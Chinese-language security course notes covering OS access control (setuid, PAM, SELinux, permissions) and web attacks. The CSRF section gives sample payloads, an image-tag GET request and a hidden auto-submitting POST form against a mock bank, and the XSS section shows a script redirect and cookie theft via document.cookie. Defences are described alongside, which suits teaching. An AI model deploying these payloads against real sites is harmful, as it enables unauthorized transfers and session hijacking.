跳转目标仅限于代码段

数据地址仅限于数据段

代码和数据段地址存储在专用寄存器中

在执行任何引用内存的指令之前将内存引用的段与存储的段地址进行比较如果地址不相等，则停止执行

段匹配技术:确保引用数据不越界

地址沙箱技术:清零段ID→设置有效的段ID→Load

## Chapter IX

Unix **/etc/shadow**

(Omitted)

## 插拔式统一认证框架

PAM (Pluggable Authentication Modules) 是由Sun提出的一种认证机制。它通过提供一些动态链接库和一套统一的API, 将系统提供的服务和该服务的认证方式分开, 使得系统管理员可以灵活地根据需要给不同的服务配置不同的认证方式而无需更改服务程序, 同时也便于向系统中添加新的认证手段。

## SETUID/SETGID

1. 进程运行时能够访问哪些资源或文件, 不取决于进程文件的属主属组, 而是取决于运行该命令的用户身份的uid/gid, 以该身份获取各种系统资源。
2. 对一个属主为root的可执行文件, 如果设置了SUID位, 则其他所有普通用户都将可以以root身份运行该文件, 获取相应的系统资源。
3. 可以简单地理解为让普通用户拥有可以执行“只有root权限才能执行”的特殊权限。
4. setuid, setuid的作用是让执行该命令的用户以该命令拥有者的权限去执行, 比如普通用户执行passwd时会拥有root的权限, 这样就可以修改/etc/passwd这个文件了。它的标志为: s, 会出现在x的地方, 例: -rwsr-xr-x。而setgid的意思和它是一样的, 即让执行文件的用户以该文件所属组的权限去执行。
5. 我们知道/tmp是系统的临时文件目录, 所有的用户在该目录下拥有所有的权限, 也就是说在该目录下可以任意创建、修改、删除文件, 那如果用户A在该目录下创建了一个文件, 用户B将该文件删除了, 这种情况我们是不能允许的。为了达到该目的, 就出现了stick bit(粘滞位)的概念。它是针对目录来说的, 如果该目录设置了stick bit(粘滞位), 则该目录下的文件除了该文件的创建者和root用户可以删除和修改/tmp目录下的stuff, 别的用户均不能动别人的, 这就是粘滞位的作用。

## exec进程转换

通过执行新的程序映像, 可为进程更换新的有效身份。

UNIX类操作系统的系统调用exec能达到这个目的

## Tips:文件权限标识

这段标识总长度为10位(10个'-'), 第一位表示文件类型, 如该文件是文件(用-表示), 如该文件是文件夹(用d表示), 如该文件是连接文件(用l表示), 后面9个按照三个一组分, 第一组: 用户权限, 第二组: 组权限, 第三组: 其他权限。

每一组是三位, 分别是读 r, 写 w, 执行 x, 这些权限都可以用数字来表示: r 4, w 2, x 1。如果没有其中的某个权限则用 '-' 表示。

例如:

1. -rwxrwx---, 第一位 '-' 代表的是文件, 第二位到第四位 rwx 代表此文件的拥有者有读、写、执行的权限, 同组用户也有读、写、及执行权限, 其他用户组没有任何权限。用数字来表示的话则是 770。
2. drwx-----, 第一位 'd' 代表的是文件夹, 第二位到第四位 rwx 代表此文件夹的拥有者有读、写、执行的权限, 第五位到第七位代表的是拥有者同组用户的权限, 同组用户没有任何权限, 第八位到第十位代表的是其他用户的权限, 其他用户也没有任何权限。用数字来表示的话则是 700。

## 口令修改和安全防护和域切换

(Omitted)

## 访问向量


```

1 file:{
2     write:1,
3     read:1,
4     exec:0,
5     ...
6 }

```

## SELinux 体系

由三个主要部分构成：安全服务器、内核客体管理器、访问向量缓存（AVC）



权限撤销效应：

如果打开文件时，文件允许访问，打开文件后，撤销访问权限，则访问前的检查能反映权限被撤销的效应。

**例 6.15** 设  $P$  是具有 SELinux 机制的 Linux 系统中的一个进程， $P$  的有效身份为 *alice*，*alice* 不属于 *root* 组， $P$  在  $p_d$  域中运行，在  $T_1$  时刻， $p_d$  域对类型为  $fr_t$  的文件有“读”权限， $fr_t$  类型的文件 *froot* 的权限信息如下：

```
rw-r--r--  root  root  ..... froot
```


在  $T_2$  时刻， $p_d$  域对类型为  $fr_t$  的文件的“读”权限被撤销。

设  $T_1 < T_2 < T_3$ ，在  $T_1$  时刻，进程  $P$  欲以“读”方式对文件 *froot* 执行 *open* 系统调用，在  $T_3$  时刻，进程  $P$  欲对文件 *froot* 执行 *read* 系统调用。请问 *open* 和 *read* 系统调用是否能成功执行？

答：open 成功；read 失败。

拥有文件描述符并不意味着可以访问文件！

## 8086保护模式



由于地址转换步骤，访问memory中的数据或代码涉及两个内存访问

一个用于从描述符表中检索段描述符（Segment Selector），另一个用于访问实际memory（Segment Descriptor）

## Chapter X


### SQL Injection

(Omitted)

预防:参数化/预转义

### CSRF

你这可以这么理解CSRF攻击：攻击者盗用了你的身份，以你的名义发送恶意请求。CSRF能够做的事情包括：以你名义发送邮件，发消息，盗取你的账号，甚至于购买商品，虚拟货币转账.....造成的问题包括：个人隐私泄露以及财产安全。



当来自网站的页面将HTTP请求 发送回网站时，它被称为同一站点请求。



如果请求发送到其它网站，则称为跨站点请求，因为页面来自哪里以及请求所发送到的位置是不同的。

从上图可以看出，要完成一次CSRF攻击，受害者必须依次完成两个步骤：

1. 登录受信任网站A，并在本地生成Cookie。
2. 在不登出A的情况下，访问危险网站B。

CSRF的两个条件：

1. 可以伪造跨站请求的网页链接，且victim用户会访问它
2. Victim用户必须已经成功登陆目标网站


示例1：

银行网站A，它以GET请求来完成银行转账的操作，如：<http://www.mybank.com/Transfer.php?toBankId=11&money=1000>

危险网站B，它里面有一段HTML的代码如下：

```
<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>
```

首先，你登录了银行网站A，然后访问危险网站B，这时你会发现你的银行账户少了1000块.....

为什么会这样呢？原因是银行网站A违反了HTTP规范，使用GET请求更新资源。在访问危险网站B之前，你已经登录了银行网站A，而B中的以GET的方式请求第三方资源（这里的第三方就是指银行网站了，原本这是一个合法的请求，但这里被不法分子利用了），所以你的浏览器会带上你的银行网站A的Cookie发出Get请求，去获取资源

“<http://www.mybank.com/Transfer.php?toBankId=11&money=1000>”，结果银行网站服务器收到请求后，认为这是一个更新资源操作（转账操作），所以就立刻进行转账操作.....

示例2：

为了杜绝上面的问题，银行决定改用POST请求完成转账操作。

银行网站A的WEB表单如下：

```
1 <form action="Transfer.php" method="POST">
  <p>ToBankId: <input type="text" name="toBankId" /></p>
  <p>Money: <input type="text" name="money" /></p>      <p>
  <input type="submit" value="Transfer" /></p>      </form>
```

后台处理页面Transfer.php如下：

```
1 <?php
2     session_start();
3     if (isset($_REQUEST['toBankId']) && isset($_REQUEST['money']))
4     {
5         buy_stocks($_REQUEST['toBankId'], $_REQUEST['money']);
6     }
7     ?>
```

危险网站B，仍然只是包含那句HTML代码：

```
<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>
```

和示例1中的操作一样，你首先登录了银行网站A，然后访问危险网站B，结果.....和示例1一样，你再次没了1000块~T.T，这次事故的原因是：银行后台使用了`$_REQUEST`去获取请求的数据，而`$_REQUEST`既可以获取GET请求的数据，也可以获取POST请求的数据，这就造成了在后台处理程序无法区分这到底是GET请求的数据还是POST请求的数据。在PHP中，可以使用`$_GET`和`$_POST`分别获取GET请求和POST请求的数据。在JAVA中，用于获取请求数据`request`一样存在不能区分GET请求数据和POST数据的问题。

示例3:

经过前面2个惨痛的教训，银行决定把获取请求数据的方法也改了，改用`$_POST`，只获取POST请求的数据，后台处理页面`Transfer.php`代码如下：


```
1  <?php
2      session_start();
3      if (isset($_POST['toBankId'] && isset($_POST['money'])))
4      {
5          buy_stocks($_POST['toBankId'], $_POST['money']);
6      }
7  ?>
```

然而，危险网站B与时俱进，它改了一下代码：

```
1  <html>
2
3      <head>
4      <script type="text/javascript">
5          function steal()
6          {
7              iframe = document.frames["steal"];
8              iframe.document.Submit("transfer");
9          }
10     </script>
11 </head>
12
13 <body onload="steal()">
14
15     <iframe name="steal" display="none">
16         <form method="POST" name="transfer"
17         action="http://www.myBank.com/Transfer.php">
18             <input type="hidden" name="toBankId" value="11">
19             <input type="hidden" name="money" value="1000">
20         </form>
21     </iframe>
```

```
22     </body>
23 </html>
```

如果用户仍是继续上面的操作，很不幸，结果将会是再次不见1000块.....因为这里危险网站B暗地里发送了POST请求到银行！

总结一下上面3个例子，CSRF主要的攻击模式基本上是以上的3种，其中以第1,2种最为严重，因为触发条件很简单，一个就可以了，而第3种比较麻烦，需要使用JavaScript，所以使用的机会会比前面的少很多，但无论是哪种情况，只要触发了CSRF攻击，后果都有可能很严重。

理解上面的3种攻击模式，其实可以看出，CSRF攻击是源于WEB的隐式身份验证机制！WEB的身份验证机制虽然可以保证一个请求是来自于某个用户的浏览器，但却无法保证该请求是用户批准发送的！

根本原因：

服务器无法区分请求是跨站点还是同站点

- 同一站点请求：来自服务器自己的页面。可信。
- 跨网站请求：来自其他网站的网页。不可信。
- 不能将这两种请求视为相同。

对抗：

- refer harder:服务器可以检查请求是否源自它自己的页面
- Same site cookies: 浏览器（例如Chrome和Opera）中的一种特殊类型的 Cookie，它们为cookie提供了一项特殊属性，称为 Same Site。该属性由服务器设置，它告诉浏览器一个cookie是否应该附加到cross-site request。具有此属性的cookie始终与 same-site requests一起发送，但它们是否与cross-site request一起发送取决于此属性的值。
- Token:服务器在每个网页内嵌入随机秘密值当从此页面发起请求时，秘密值将包含在请求中。服务器检查此值以查看请求是否跨站点.来自不同来源的页面将无法访问秘密值。这是由浏览器保证的（the same origin policy，同源策略）秘密是随机生成的，对于不同的用户是不同的。因此，攻击者无法猜测或发现这个秘密。

## Login CSRF

Login CSRF 是一种攻击类型，攻击者可以强制用户登录攻击者在网站上的帐户，从而揭示登录时用户正在做什么的信息。

## XSS

XSS是跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为XSS。恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的

- 窃取网页浏览中的cookie值

在网页浏览中我们常常涉及到用户登录，登录完毕之后服务端会返回一个cookie值。这个cookie值相当于一个令牌，拿着这张令牌就等同于证明了你是某个用户。

如果你的cookie值被窃取，那么攻击者很可能能够直接利用你的这张令牌不用密码就登录你的账户。如果想要通过script脚本获得当前页面的cookie值，通常会用到document.cookie。

试想下如果像空间说说中能够写入xss攻击语句，那岂不是看了你说说的人的号你都可以登录（不过某些厂商的cookie有其他验证措施如：Http-Only保证同一cookie不能被滥用）

- 劫持流量实现恶意跳转

这个很简单，就是在网页中想办法插入一句像这样的语句：

```
1 <script>window.location.href="http://www.baidu.com";</script>
```

那么所访问的网站就会被跳转到百度的首页。

## 存储型XSS

它是最危险的一种跨站脚本，比反射性XSS和Dom型XSS都更有隐蔽性。因为它不需要用户手动触发，任何允许用户存储数据的web程序都可能存在存储型Xss漏洞。若某个页面遭受存储型Xss攻击，所有访问该页面的用户会被Xss攻击

攻击步骤：

1. 攻击者把恶意代码提交到目标网站的数据库中
2. 用户打开目标网站，网站服务端把恶意代码从数据库中取出，拼接在HTML上返回给用户
3. 用户浏览器接收到响应解析执行，混在其中的恶意代码也被执行
4. 恶意代码窃取用户敏感数据发送给攻击者，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作

存储型 XSS(又被称为持久性XSS)攻击常见于带有用户保存数据的网站功能，如论坛发帖、商品评论、用户私信等。

## 反射型Xss

反射型 XSS 跟存储型 XSS 的区别是：存储型 XSS 的恶意代码存在数据库里，反射型 XSS 的恶意代码存在 URL 里。

攻击步骤：

1. 攻击构造出特殊的url，其中包含恶意代码
2. 用户打开带有恶意代码的url，网站服务端将恶意代码从url中取出，拼接在HTML上返回给用户
3. 用户浏览器接收到响应解析执行，混在其中的恶意代码也被执行
4. 恶意代码窃取用户敏感数据发送给攻击者，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作

反射型 XSS (也被称为非持久性XSS)漏洞常见于通过 URL 传递参数的功能，如网站搜索、跳转等。由于需要用户主动打开恶意的 URL 才能生效，攻击者往往会结合多种手段诱导用户点击。

## Dom型Xss

攻击步骤类似于反射型Xss也是构造出特殊的url，不过恶意代码的取出和执行由浏览器完成，前两个是由服务端完成。防范Dom型的Xss是前端不可推卸的责任。

类型	存储区	插入点
存储型XSS	后端数据库	HTML
反射型XSS	URL	HTML

类型	存储区	插入点
DOM型XSS	后端数据库/前端存储/URL	前端 JavaScript

## 防御Xss

只要有输入数据的地方，就可能存在 XSS 危险。

常用防范方法：

- `httpOnly`: 在cookie中设置 `Httponly` 后，`js` 脚本无法读取cookie的信息
- 输入过滤：对输入格式的检查，不能出现脚本
- 转义Html：在拼接Html时，需要对尖括号，斜杠，引号等进行转义。

## 预防存储型和反射型Xss

恶意代码都是在服务端中取出，插入到Html中。改成纯前端渲染，把代码和数据隔开（通过ajax获取业务数据来渲染页面）对HTML进行充分的转义

## 预防Dom型Xss

避免使用 `.innerHTML`、`.outerHTML`、`document.write()`，`v-html DOM` 中的内联事件监听器，如 `location`、`onclick`、`onerror`、`onload`、`onmouseover` 等，`a` 标签的 `href` 属性，JavaScript 的 `eval()`、`setTimeout()`、`setInterval()` 等，都能把字符串作为代码运行